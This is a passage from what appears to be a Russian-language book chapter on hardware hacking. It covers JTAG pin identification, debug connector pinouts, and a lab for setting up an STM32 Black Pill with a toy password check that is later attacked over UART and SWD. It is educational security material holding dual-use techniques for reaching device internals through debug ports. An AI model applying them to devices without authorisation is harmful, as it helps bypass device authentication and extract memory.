Чтобы использовать JTAGulator, подключите его к компьютеру с помощью USB-кабеля, а затем соединитесь с ним через последовательный порт (например, с помощью утилиты screen в Linux). Пример взаимодействия через последовательный порт будет показан ниже, в разделе «Подключение USB к последовательному адаптеру». Вы можете посмотреть, как создатель JTAGulator Джо Гранд (Joe Grand) демонстрирует свою разработку: <https://www.youtube.com/watch?v=uVIsbXzQOIU/>.

Более дешевый, но гораздо более медленный способ определения распиновки JTAG – использование утилиты JTAGenum (<https://github.com/cyphunk/JTAGenum/>), загруженной на Arduino-совместимый микроконтроллер, например на модули STM32F103 Black/Blue Pill, атаку на которые мы опишем в разделе «Взлом устройства с помощью UART и SWD». Используя JTAGenum, вы сначала должны определить контакты зондирующего устройства, которое будете использовать для перечисления. Например, для модуля STM32 Blue Pill мы выбрали следующие контакты (но вы можете их изменить):

```
#elif defined(STM32)           // STM32 bluepill,
byte      pins[] = { 10 , 11 , 12 , 13 , 14 , 15 , 16 , 17, 18 , 19 , 21 , 22 };
```

Вам нужно будет обратиться к схеме выводов устройства, а затем соединить эти контакты с контрольными точками на целевом устройстве. Затем нужно прошить код JTAGenum Arduino (<https://github.com/cyphunk/JTAGenum/blob/master/JTAGenum.ino/>) на устройстве и связаться с ним через последовательный порт (команда s просканирует комбинации JTAG).

Третий способ идентифицировать контакты JTAG – проверить печатную плату на наличие одного из разъемов, показанных на рис. 7.8. В некоторых случаях печатные платы могут удобно предоставлять интерфейс Tag-Connect, что ясно указывает на то, что на плате также есть разъем JTAG. Вы можете увидеть, как выглядит этот интерфейс, на странице <https://www.tag-connect.com/info/>. Кроме того, проверка таблиц наборов микросхем на печатной плате может выявить схемы распиновки, указывающие на интерфейсы JTAG.





ARM 10-PIN Interface				ST 14-PIN Interface				OCDS 16-PIN Interface				ARM 20-PIN Interface							
																			
VCC	1	□	□	2	TMS	□	□	TMS	1	□	□	2	VCC (optional)	VCC	1	□	□	2	VCC (optional)
GND	3	□	□	4	TCLK	□	□	TDO	3	□	□	4	GND	TRST	3	□	□	4	GND
GND	5	□	□	6	TDO	□	□	CPUCLK	5	□	□	6	GND	TDI	5	□	□	6	GND
RTCK	7	□	□	7	RST	□	□	TDI	7	□	□	8	RESET	TMS	7	□	□	8	GND
GND	9	□	□	8	TDI	□	□	TRST	9	□	□	10	BRKOUT	TCLK	9	□	□	10	GND
				10	RESET	□	□	TCLK	11	□	□	12	GND	RTCK	11	□	□	12	GND
				TCLK	11	□	□	BRKIN	13	□	□	14	OCDSE	TDO	13	□	□	14	GND
				TDO	13	□	□	TRAP	15	□	□	16	GND	RESET	15	□	□	16	GND
														N/C	17	□	□	18	GND
														N/C	19	□	□	20	GND

Рис. 7.8. Обнаружение любого из этих контактных интерфейсов на печатной плате определенного производителя (ARM, STMicroelectronics или Infineon для OCDs) – надежный признак того, что вы имеете дело с разъемом JTAG

Взлом устройства с помощью UART и SWD

В этом разделе мы воспользуемся портами UART и SWD микроконтроллера, чтобы получить данные из памяти устройства и обойти процедуру аутентификации прошитой программы. Для атаки на устройство будем использовать два инструмента: программатор mini ST-Link и адаптер USB-UART.

Программатор mini ST-Link (рис. 7.9) позволяет нам взаимодействовать с целевым устройством через SWD.




Рис. 7.9. Программатор mini ST-Link V2 позволяет взаимодействовать с ядрами STM32 через SWD

Адаптер USB-UART (рис. 7.10) позволяет связываться с выводами UART устройства через USB-порт нашего компьютера. Этот адаптер представляет собой устройство транзисторно-транзисторной логики (TTL), т. е. он использует напряжения 0 и 5 В для представления логических уровней 0 и 1 соответственно. Многие адаптеры используют микросхему FT232R, и вы можете легко найти ее, если поищите в интернете адаптеры USB для последовательного порта.




Рис. 7.10. Адаптер USB-UART (TTL), который может переключаться между рабочими напряжениями 5 и 3,3 В

Вам понадобится как минимум десять проводов-перемычек, чтобы соединить устройства между собой. Также рекомендуем приобрести макетную плату, на которой можно надежно установить модуль Black Pill. У вас должна быть возможность приобрести эти аппаратные компоненты в интернете. Мы специально выбрали компоненты, используемые здесь, потому что их легко найти и они недороги. Но если вам нужна альтернатива программатору ST-Link, можете использовать Bus Blaster, а в качестве альтернативы адаптеру USB-UART – плату Bus Pirate.

Что касается программного обеспечения, мы будем использовать Arduino для кодирования программы аутентификации, которую мы атакуем; для отладки подойдет OpenOCD с GDB. В следующих разделах показано, как настроить эту среду тестирования и отладки.

Целевое устройство STM32F103C8T6 (Black Pill)

STM32F103xx – очень популярное семейство недорогих микроконтроллеров, используемых во множестве приложений на промышленных, медицинских и потребительских рынках. Такой микроконтроллер имеет 32-разрядное ядро RISC ARM Cortex-M3, работающее на частоте 72 МГц, флеш-память объемом до 1 МБ, статическую память с произвольным доступом (SRAM) объемом до 96 КБ и широкий спектр устройств ввода/вывода и периферийных устройств.

Две версии этого устройства известны как Blue Pill и Black Pill (в зависимости от цвета платы). Мы будем использовать Black Pill (STM32F103C8T6) в качестве целевого устройства. Основное различие между двумя версиями заключается в том, что Black Pill потребляет меньше энергии и прочнее, чем Blue Pill. Устройство можно купить в интернет-магазинах. Рекомендуем заказать плату с предварительно распаянными гребенчатыми разъемами и прошитым загрузчиком Arduino: таким образом, вам не придется паять разъемы, и вы сможете использовать устройство напрямую через USB. Но в этом упражнении мы покажем, как загрузить программу для Black Pill без загрузчика Arduino.

ПРЕДУПРЕЖДЕНИЕ Мы выбрали Black Pill, потому что столкнулись с некоторыми проблемами при использовании Blue Pill с интерфейсом UART. Настоятельно рекомендуем взять для эксперимента именно Black Pill вместо более дешевой версии Blue Pill.

На рис. 7.11 показано расположение выводов устройства. Обратите внимание, что не все контакты устойчивы к напряжению 5 В, поэтому мы не будем превышать 3,3 В. Если хотите узнать больше о внутреннем устройстве микроконтроллера STM32 в целом, вот очень хороший справочник: <https://www.rlocman.ru/forum/showthread.php?t=22505>.

Убедитесь, что вы не подключаете выход 5 В ни к одному из контактов 3,3 В, иначе вы, скорее всего, выведете Black Pill из строя.

Настройка среды отладки

Начнем с программирования целевого устройства с помощью интегрированной среды разработки (IDE) Arduino. Arduino – недорогая, простая в использовании электронная платформа с открытым исходным кодом, которая позволяет программировать микроконтроллеры с помощью языка программирования Arduino. Его IDE содержит текстовый редактор для написания кода, менеджер плат и библиотек, встроенные функции для проверки, компиляции и загрузки кода на

плату Arduino и монитор последовательного порта для отображения вывода с оборудования.




Рис. 7.11. Расположение выводов STM32F103C8T6 (Black Pill)

Установка среды Arduino

Вы можете загрузить последнюю версию IDE Arduino по ссылке <https://www.arduino.cc/en/Main/Software/>. В нашем примере используется версия 1.8.9 в Ubuntu 18.04.3 LTS, но какая операционная система у вас, значения не имеет. В Linux загрузите пакет вручную и следуйте инструкциям на веб-странице <https://www.arduino.cc/en/guide/linux/>. Кроме того, если вы используете дистрибутив на основе Debian, например Kali или Ubuntu, после ввода следующей команды в терминале будет установлено все, что вам нужно:

```
# apt-get install arduino
```

После установки IDE загрузите последние файлы ядра Arduino STM32 с GitHub, поместите их в папку оборудования в каталоге Arduino sketches и запустите сценарий установки правил udev.

```
$ wget https://github.com/rogerclarkmelbourne/Arduino_STM32/archive/master.zip
$ unzip master.zip
$ cp -r Arduino_STM32-master /home/ithilgore/Arduino/hardware/
```

```
$ cd /home/ithilgore/Arduino/hardware/Arduino_STM32-master/tools/linux
$ ./install.sh
```

Убедитесь, что вы заменили имя пользователя после `/home/` используемым вами именем пользователя. Если папки *hardware* не существует, создайте ее. Чтобы узнать, где сохранены эскизы Arduino, запустите Arduino IDE, введя `arduino` в терминале или щелкнув значок Arduino на рабочем столе. Затем выполните команды **File > Preferences** (Файл > Настройки) и укажите путь к файлу в поле **Sketchbook location** (Расположение папки файлов). В нашем примере это `/home/<ithilgore>/Arduino`.

Вам также потребуется установить 32-разрядную версию `libusb-1.0` следующим образом (потому что утилита `st-link`, которая поставляется вместе с Arduino STM32, нуждается в ней):

```
$ sudo apt-get install libusb-1.0-0:i386
```

Кроме того, установите платы Arduino SAM (Cortex-M3). Это ядра микроконтроллера Cortex-M3. Ядра – это низкоуровневые API, которые делают определенные микроконтроллеры совместимыми с вашей Arduino IDE. Вы можете установить их внутри Arduino IDE, щелкнув **Tools > Board > Boards Manager** (Инструменты > Плата > Менеджер плат). Затем найдите **SAM Boards** (Платы SAM). Нажмите **Install** (Установить) на появившейся панели **Arduino SAM Boards** (32-битная ARM Cortex-M3). Мы использовали версию 1.6.12.

Последние инструкции по установке Arduino STM32 можно найти по адресу https://github.com/rogerclarkmelbourne/Arduino_STM32/wiki/Installation/.

Установка OpenOCD

OpenOCD – бесплатный инструмент для тестирования с открытым исходным кодом, который обеспечивает доступ JTAG и SWD через GDB к системам ARM, MIPS и RISC-V. Мы будем использовать его для отладки Black Pill. Чтобы установить его в вашей системе Linux, введите следующие команды:

```
$ sudo apt-get install libtool autoconf texinfo libusb-dev libftdi-dev libusb-1.0
$ git clone git://git.code.sf.net/p/openocd/code openocd
$ cd openocd
$ ./bootstrap
$ ./configure --enable-maintainer-mode --disable-werror --enable-buspirate --enable-ftdi
$ make
$ sudo make install
```

Обратите внимание, что вы также устанавливаете `libusb-1.0`, который потребуется для включения поддержки для устройств Future Technology Devices International (FTDI). Затем скомпилируйте Оре-

nOCD из исходного кода. Это позволяет нам включить поддержку устройств FTDI и инструмента Bus Pirate.

Чтобы узнать больше об OpenOCD, обратитесь к подробному руководству пользователя: <http://openocd.org/doc/html/index.html>.

Установка отладчика GNU Debugger

GDB – портативный отладчик, работающий в Unix-подобных системах. Он поддерживает многие целевые процессоры и языки программирования. Мы будем использовать GDB для удаленного отслеживания и изменения выполнения целевой программы.

В Ubuntu потребуется установить оригинальные пакеты `gdb` и `gdb-multiarch`, которые расширяют поддержку GDB для нескольких целевых архитектур, включая ARM (архитектура в основе Black Pill). Вы можете сделать это, введя в терминал команду:

```
$ sudo apt install gdb gdb-multiarch
```

Кодирование целевой программы на Arduino

Теперь напишем на Arduino программу, которую мы загрузим в Black Pill и попытаемся взломать. В реальном тесте у вас может не быть доступа к исходному коду устройства, но мы показываем его вам по двум причинам. Во-первых, вы узнаете, как код Arduino переводится в двоичный файл, который можно загрузить на устройство. Во-вторых, когда выполняется отладка с помощью OpenOCD и GDB, вы увидите, как код ассемблера соответствует исходному коду.

Программа (листинг 7.1) использует последовательный интерфейс для отправки и получения данных. Он имитирует процесс аутентификации, проверяя пароль. Если получен правильный пароль от пользователя, то выводится сообщение ACCESS GRANTED («доступ предоставлен»). В противном случае пользователю снова предлагается войти в систему.

Листинг 7.1. Программа последовательной связи в Arduino для микросхемы STM32F103

```
const byte bufsiz = 32; ❶
char buf[bufsiz];
boolean new_data = false;
boolean start = true;

void setup() { ❷
    delay(3000);
    Serial1.begin(9600);
}

void loop() { ❸
    if (start == true) {
        Serial1.print("Login: ");
```

```

        start = false;
    }
    recv_data();
    if (new_data == true)
        validate();
}

void recv_data() { ❹
    static byte i = 0;
    static char last_char;
    char end1 = '\n';
    char end2 = '\r';
    char rc;

    while (Serial1.available() > 0 && new_data == false) { ❺
        rc = Serial1.read();
        // пропускаем следующий символ, если предыдущий был \r или \n и текущий \r или \n
        if ((rc == end1 || rc == end2) && (last_char == end2 || last_char == end1)) ❻
            return;
        last_char = rc;

        if (rc != end1 && rc != end2) { ❼
            buf[i++] = rc;
            if (i >= bufsiz)
                i = bufsiz - 1;
        } else { ❸
            buf[i] = '\0'; // terminate the string
            i = 0;
            new_data = true;
        }
    }
}

void validate() { ❶
    Serial1.println(buf);
    new_data = false;
    if (strcmp(buf, "sock-raw.org") == 0) ❷
        Serial1.println("ACCESS GRANTED");
    else {
        Serial1.println("Access Denied.");
        Serial1.print("Login: ");
    }
}

```

Начнем с определения четырех глобальных переменных ❶. Переменная `bufsiz` содержит количество байтов для символьного массива `buf`, в котором хранятся байты, поступающие через последовательный порт от пользователя или устройства, взаимодействующего с портом. Переменная `new_data` – это логическое значение, которое становится истинным каждый раз, когда основной цикл программы получает новую строку последовательных данных. Логическая переменная `start` истинна только на первой итерации основного цикла, поэтому она выводит первое приглашение «Login».

Функция `setup()` ❷ является встроенной в функции Arduino, которая выполняется один раз при инициализации программы. Внутри этой функции мы инициализируем последовательный интерфейс (`Serial1.begin()`) со скоростью 9600 бит в секунду. Обратите внимание, что `Serial1` отличается от `Serial`, `Serial2` и `Serial3` – все они соответствуют разным контактам UART на Black Pill. Объект `Serial1` соответствует контактам A9 и A10.

Функция `loop()` ❸ – еще одна встроенная функция Arduino, которая автоматически вызывается после `setup()`, закидывается и выполняет основную программу. Она постоянно вызывает функцию `recv_data()`, которая отвечает за получение и проверку данных из последовательного порта. Когда программа завершила получение всех байтов (это происходит, когда `new_data` принимает значение `true`), `loop()` вызывает функцию `validate()`, которая проверяет, составляют ли полученные байты правильную парольную фразу.

Функция ❹ `recv_data()` начинается с определения двух статических переменных (что означает, что их значение будет сохраняться между каждым вызовом этой функции): `i` для итерации через массив `buf` и `last_char` для хранения последнего символа, который мы прочитали из последовательного порта. Цикл `while` ❺ проверяет, есть ли какие-либо байты, доступные для чтения из последовательного порта (через `Serial1.available()`), считывает следующий доступный байт с помощью `Serial1.read()` и проверяет, является ли ранее сохраненный символ (который хранится в `last_char`) символом возврата каретки `'\r'` или новой строки `'\n'` ❻. Цикл делает это, поскольку может столкнуться с устройствами, которые отправляют возврат каретки, новую строку или то и другое, чтобы завершить свои строки при отправке последовательных данных. Если следующий байт не указывает конец строки ❼, мы сохраняем только что прочитанный байт `gc` в `buf` и увеличиваем счетчик `i` на единицу. Если `i` достигает конца длины буфера, программа больше не сохраняет новые байты в буфере. Если прочитанный байт означает конец строки ❸, т. е. пользователь последовательного интерфейса, скорее всего, нажал **Enter**, мы завершаем строку в массиве нулем, сбрасываем счетчик `i` и устанавливаем для `new_data` значение `true`.

В этом случае мы вызываем функцию ❹ `validate()`, которая печатает полученную строку и сравнивает ее с правильным паролем ❿. Если пароль правильный, выводится `ACCESS GRANTED` («Доступ разрешен»). В противном случае выводится `Access Denied` («Доступ запрещен»), и пользователю снова предлагается войти в систему.

Запись и запуск программы Arduino

Теперь загрузите программу Arduino в Black Pill. Последовательность действий зависит от того, приобрели ли вы модуль с предустановленным загрузчиком Arduino, но мы рассмотрим оба варианта. Можно загрузить программу и еще одним методом: используя последова-

тельный адаптер, который позволяет вам прошивать собственный загрузчик (см., например, <https://github.com/rogerclarkmelbourne/STM32duino-bootloader/>), но здесь мы не будем рассматривать этот процесс – в интернете можно найти множество ресурсов на эту тему.

В любом случае воспользуемся программатором ST-Link и запишем программу в основную флеш-память. Если возникнут проблемы с записью во флеш-память, записывайте во встроенную память SRAM. Основная проблема с этим подходом заключается в том, что придется перезагружать программу Arduino каждый раз, когда вы выключаете и выключаете устройство, потому что содержимое SRAM теряется при каждом выключении питания устройства.

Выбор режима загрузки

Чтобы убедиться, что вы загрузили программу во флеш-память Black Pill, нужно выбрать правильный режим загрузки. Устройства STM32F10xxx имеют три различных режима загрузки, которые можно выбирать с помощью контактов BOOT1 и BOOT0, как показано в табл. 7.1. Обратитесь к схеме выводов на рис. 7.11, чтобы найти эти два контакта на Black Pill.

Таблица 7.1. Режимы загрузки для Black Pill и других микроконтроллеров STM32F10xxx

Контакты выбора режима загрузки		Режим загрузки	Псевдонимы
BOOT1	BOOT0		
×	0	Основная флеш-память	Выбирает основную флеш-память в качестве загрузочного пространства
0	1	Системная память	Выбирает системную память в качестве загрузочного пространства
1	1	Встроенная SRAM	Выбирает встроенную SRAM в качестве загрузочного пространства

Используйте перемычку, поставляемую с Black Pill, для выбора режима загрузки. Перемычка – это набор маленьких контактов в пластиковом корпусе, которые создают электрическое соединение между двумя контактами (рис. 7.12). Вы можете использовать контакт перемычки, чтобы подключить контакты выбора режима загрузки к VDD (логическая 1) или GND (логический 0).




Рис. 7.12. Перемычка, также известная как «джампер»

Соедините перемычкой оба вывода BOOT0 и BOOT1 Black Pill к GND. Если хотите писать в SRAM, следует подключить оба вывода к VDD.

Загрузка программы

Чтобы загрузить программу, сначала убедитесь, что перемычки для BOOT0 и BOOT1 подключены к GND. Создайте новый файл в среде Arduino IDE, скопируйте и вставьте в него код из листинга 7.1, а затем сохраните файл. Мы использовали название *serial-simple*. Щелкните **Tools > Board** (Инструменты > Плата) и выберите **Generic STM32F103C series** в разделе **STM32F1 Boards**. Затем нажмите **Tools > Variant** (Инструменты > Вариант) и проверьте, что отмечен пункт **STM32F103C8 (20k RAM, 64k Flash)**; он должен быть установлен по умолчанию. Убедитесь, что для метода **Tools > Upload** (Инструменты > Загрузить) установлено значение **STLink** и, в идеале, для параметра **Optimize** (Оптимизировать) установлено значение **Debug (-g)**. Это гарантирует, что символы отладки появятся в конечном двоичном файле. Остальные параметры не меняйте.

Если на Black Pill был установлен загрузчик Arduino, вы можете напрямую подключить его к компьютеру через USB-кабель без программатора ST-Link. Затем укажите метод загрузки через загрузчик STM32duino вместо STLink. Но в учебных целях мы будем использовать программатор ST-Link, поэтому вам не понадобится предварительно прошивать загрузчик.

Чтобы загрузить программу в Black Pill, подключите к этому модулю *программатор ST-Link*. Используйте четыре перемычки, чтобы соединить контакты SWCLK, SWDIO, GND и контакты 3,3 В ST-Link с контактами CLK, DIO, GND, 3,3 В Black Pill соответственно. Эти выводы расположены в нижней части разъема Black Pill. Как это выглядит, показано на рис. 7.14 и 7.15.

ПРЕДУПРЕЖДЕНИЕ *Не следует подключать какие-либо устройства к портам USB до завершения подключения проводки. Рекомендуется избегать подавать питание на устройства при подключении их контактов. Таким образом вы предотвратите случайное короткое замыкание контактов, которое при включении устройств может привести к выходу их из строя.*

Использование логического анализатора для обнаружения выводов UART

Теперь найдите контакты UART на устройстве. Выше было показано, как это сделать с помощью мультиметра, но теперь мы воспользуемся логическим анализатором, чтобы идентифицировать вывод UART TX. Вывод TX передает выходной сигнал, поэтому его легко распознать. Для этого упражнения можно использовать недорогой логический анализатор HiLetgo USB с восемью каналами, поскольку он совместим с программным обеспечением Saleae Logic, которое мы используем.

Загрузите это программное обеспечение для своей операционной системы со страницы <https://saleae.com/downloads/>. (В нашем примере используется версия для Linux.) Разархивируйте пакет в локальную папку, перейдите к нему в терминале и введите следующее:

```
$ sudo ./Logic
```

Эта команда откроет графический интерфейс Saleae Logic. Пока оставьте его открытым.

Убедитесь, что все тестируемые системы выключены, когда вы подключаете к ним пробники логического анализатора, чтобы избежать короткого замыкания. В этом случае, поскольку Black Pill питается от программатора ST-Link, временно отключите программатор от USB-порта вашего компьютера. Помните, что если вы отключите Black Pill после загрузки кода Arduino в SRAM вместо флеш-памяти, вам придется повторно загрузить код в модуль.

С помощью перемычки подключите один из выводов GND логического анализатора к одному из выводов GND Black Pill, чтобы они имели общую «землю». Затем с помощью еще двух перемычек соедините каналы CH0 и CH1 логического анализатора (все выводы каналов должны быть помечены) с выводами A9 и A10 Black Pill. Подключите логический анализатор к USB-порту на вашем компьютере.

В интерфейсе Saleae вы должны увидеть как минимум пару каналов на левой панели, каждый из которых соответствует одному из каналов логического анализатора вывода схемы. Вы всегда можете добавить больше каналов, если ваш логический анализатор их поддерживает, чтобы можно было одновременно отслеживать больше выводов. Добавьте их, нажав две стрелки рядом с зеленой кнопкой **Start** (Пуск), чтобы открыть настройки. Затем вы можете выбрать, сколько каналов вы хотите отображать, переключая число рядом с каждым каналом.

В настройках увеличьте параметры **Speed** (Частота дискретизации) на 50 kS/s (киловыборки в секунду) и **Duration** (Длительность) до 20 с. Как правило, частота дискретизации цифровых сигналов должна быть как минимум в четыре раза выше, чем их частота следования. Для медленного последовательного канала частоты дискретизации 50 kS/s более чем достаточно, хотя и более высокая частота дискретизации не повредит. Что касается продолжительности, то 20 с хватит, чтобы устройство включилось и начало передавать данные.

Нажмите кнопку **Start**, чтобы начать захватывать сигналы, и немедленно включите Black Pill, подключив программатор ST-Link к порту USB. Сеанс продлится 20 с, но вы можете в любое время остановить его. Если вы не видите данных по каналам, попробуйте включить и снова включить Black Pill во время сеанса. В какой-то момент вы должны увидеть сигнал, исходящий из канала, соответствующего выводу A9 (TX). Увеличивайте или уменьшайте масштаб, вращая колесико мыши, чтобы рассмотреть их более четко.

Чтобы декодировать данные, нажмите кнопку «+» рядом с вкладкой **Analyzers** (Анализаторы) в графическом интерфейсе пользователя, справа на панели выберите **Async Serial** (Асинхронный последовательный порт), отметьте канал, на котором вы читаете сигнал, и установите **Bit Rate** (Скорость обмена) на 9600. Обратите внимание: если вы не знаете скорости передачи данных, можно выбрать **Use Autobaud** (Использовать автоподбор скорости), и пусть программа использует всю свою магию, чтобы подобрать правильное значение. Теперь вы должны увидеть приглашающее сообщение `LogIn:` программы Arduino в виде серии пакетов UART в только что захваченном сигнале (рис. 7.13).




Рис. 7.13. Расшифровка данных UART, поступающих с вывода TX Black Pill, с помощью программного обеспечения Saleae Logic. В правом нижнем углу вы можете увидеть приглашающий запрос `LogIn:` свидетельствующий о том, что программа Arduino запускается при загрузке устройства

Обратите внимание, как устройство на рис. 7.13 отправляет букву L, которая указывает начало сообщения для входа в систему. Обмен данными начинается с незанятой линии (при значении логической 1). Затем Black Pill отправляет стартовый бит со значением логического 0, за которым следуют биты данных – от младшего до самого старшего. Букве L соответствует код 0x4C в ASCII, или 00110010 в двоичном формате, как вы можете видеть в передаче. Наконец, Black Pill отправляет стоповый бит (со значением логической 1) перед началом буквы «о».

Мы разместили два маркера времени (A1 и A2 на рис. 7.13) по обе стороны от одного случайного бита. Маркеры времени – это своего рода флажки или метки, которые вы можете использовать для измерения времени, прошедшего между любыми двумя точками в ваших данных. Мы измерили длительность 100 мкс, что доказывает, что ско-

рость передачи составляет 9600 бит/с. (Для передачи одного бита требуется 1/9600 с, или 0,000104 с, т. е. примерно 100 мкс.)

Подключение адаптера USB-UART

Чтобы протестировать адаптер USB-UART, подключим его к нашему компьютеру. Некоторые адаптеры, включая тот, который мы использовали, поставляются с перемычкой, предварительно установленной на контактах RX и TX (рис. 7.12). Перемычка соединяет выводы RX и TX, создавая петлю между ними. Это полезно для проверки работы адаптера: подключите его к USB-порту вашего компьютера, а затем откройте программу-эмулятор терминала, например `screen` или `minicom`, для этого порта. Попробуйте использовать эмулятор терминала для отправки последовательных данных на подключенные устройства. Если вы видите, что нажатие клавиш отображается эхом в терминале, это свидетельствует о том, что адаптер работает. Дело в том, что ваша клавиатура отправляет символы через порт USB на контакт TX адаптера; из-за перемычки символы отправляются на контакт RX, а затем возвращаются в компьютер через порт USB.

Подключите адаптер к компьютеру (не убирая перемычку) и затем введите следующую команду, чтобы узнать, какой дескриптор файла устройства был назначен адаптеру:

```
$ sudo dmesg
...
usb 1-2.1: FTDI USB Serial Device converter now attached to ttyUSB0
```

Обычно адаптеру назначается дескриптор `/dev/ttyUSB0`, если к порту не были подключены другие периферийные устройства. Затем выполните команду `screen` и передайте дескриптор файла в качестве аргумента:

```
$ screen /dev/ttyUSB0
```

Чтобы выйти из сеанса экрана, нажмите клавиши **Ctrl+A**, а затем ****. Вы также можете указать скорость передачи в качестве второго аргумента. Чтобы узнать текущую скорость передачи адаптера, введите следующее:

```
$ stty -F /dev/ttyUSB0
speed 9600 baud; line =0;
...
```

Эти выходные данные показывают, что адаптер имеет скорость передачи 9600 бод.

Убедитесь, что адаптер работает, а затем удалите контакт перемычки, потому что вам нужно подключить контакты RX и TX к Black Pill. На рис. 7.14 показаны необходимые соединения.

Подключите контакт RX адаптера к контакту TX на Black Pill (в нашем примере – контакт A9). Затем подключите контакт TX адаптера к контакту RX (A10). Важно использовать именно контакты A9 и A10, потому что они соответствуют интерфейсу Serial1, который мы использовали в коде Arduino.

Адаптер USB должен быть подключен к тому же проводу «земли», что и Black Pill, потому что устройства используют GND как точку отсчета для уровней напряжения. Вывод Clear to Send (CTS) также должен быть соединен с линией GND, потому что он считается активным при низком уровне (то есть на логическом уровне 0). Если этот вывод не подключить к GND, на нем будет высокий уровень, и адаптер не сможет отправлять байты на Black Pill.

